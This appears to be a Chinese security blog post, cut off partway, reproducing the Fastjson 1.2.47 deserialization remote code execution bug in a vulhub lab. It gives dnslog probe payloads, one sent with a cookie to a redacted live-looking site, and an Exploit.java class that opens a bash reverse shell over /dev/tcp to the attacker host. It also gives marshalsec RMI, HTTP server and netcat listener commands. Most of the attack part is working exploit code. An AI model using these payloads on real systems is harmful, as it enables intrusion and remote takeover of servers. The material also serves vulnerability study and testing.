Fastjson<=1.2.47反序列化远程代码执行漏洞复现

lixin Seraph安全加油站 昨天

0X01简介


Fastjson是阿里巴巴的开源JSON解析库，它可以解析JSON格式的字符串，支持将Java Bean序列化为JSON字符串，也可以从JSON字符串反序列化到JavaBean。

0X02判断是否使用Fastjson

利用dnslog判断是否使用了fastjson，以下四种方式都可以。


```
{"name":{"@type":"java.net.Inet4Address","val":"dnslog"}}
{"name":{"@type":"java.net.Inet6Address","val":"dnslog"}}
{"name":{"@type":"java.net.InetSocketAddress"{"address":,"val":"dnslog"}}}
```

```
{"name":{"@type":"java.net.URL","val":"dnslog"}}
```



```
POST [redacted] HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0)
Gecko/20100101 Firefox/77.0
Accept: application/json, text/plain, */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/json
Content-Length: 68
Origin: [redacted]
Connection: close
Referer: [redacted]
Cookie: CJHATS=00F2FD77447EF4574CEE6A0F56E01A2E

{"name":{"@type":"java.net.Inet4Address","val":"6s039j.dnslog.c
n"}}
```

```
HTTP/1.1 200
Server: nginx/1.16.1
Date: Mon, 22 Jun 2020 08:40:33 GMT
Content-Type: application/json;charset=UTF-8
Content-Length: 16
Connection: close

{"responses":[]}
```



6s039j.dnslog.cn

DNS Query Record	IP Address	Created Time
6s039j.dnslog.cn	[redacted]	2020-06-22 16:42:10
6s039j.dnslog.cn	[redacted]	2020-06-22 16:42:10

0x02环境安装&复现


靶机IP：192.168.0.151

攻击机ip：192.168.0.190

漏洞环境&利用工具：


```
https://github.com/vulhub/vulhub/tree/master/fastjson/1.2.47-rce
https://github.com/ianxtianxt/fastjson-1.2.47-RCE-1
```

安装成功后的界面



```
age:     25
name:    "Bob"
```

打开Exploit.java修改反弹地址




C:\Users\Administrator\Desktop\fastjson-1.2.47-RCE-1-master\Exploit.java - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
Exploit.java


```java
public class Exploit {
    public Exploit(){
        try{
            Runtime.getRuntime().exec("/bin/bash -c $@|bash 0 echo bash -i >&/dev/tcp/192.168.0.190/8888 0>&1");
        }catch(Exception e){
            e.printStackTrace();
        }
    }
    public static void main(String[] argv){
        Exploit e = new Exploit();
    }
}
```

使用javac编译Exploit.java文件，生成Exploit.class文件
在攻击机上开启RMI和Web服务并开启监听


```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer http://192.168.0.190/#Exploit 9999
python3 -m http.server 80 //Exploit.class文件目录下
nc -lvvp 8888
```



```
C:\Users\Administrator\Desktop\fastjson-1.2.47-RCE-1-master
λ java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer http://192.168.0.190/#Exploit 9999
* Opening JRMP listener on 9999
```



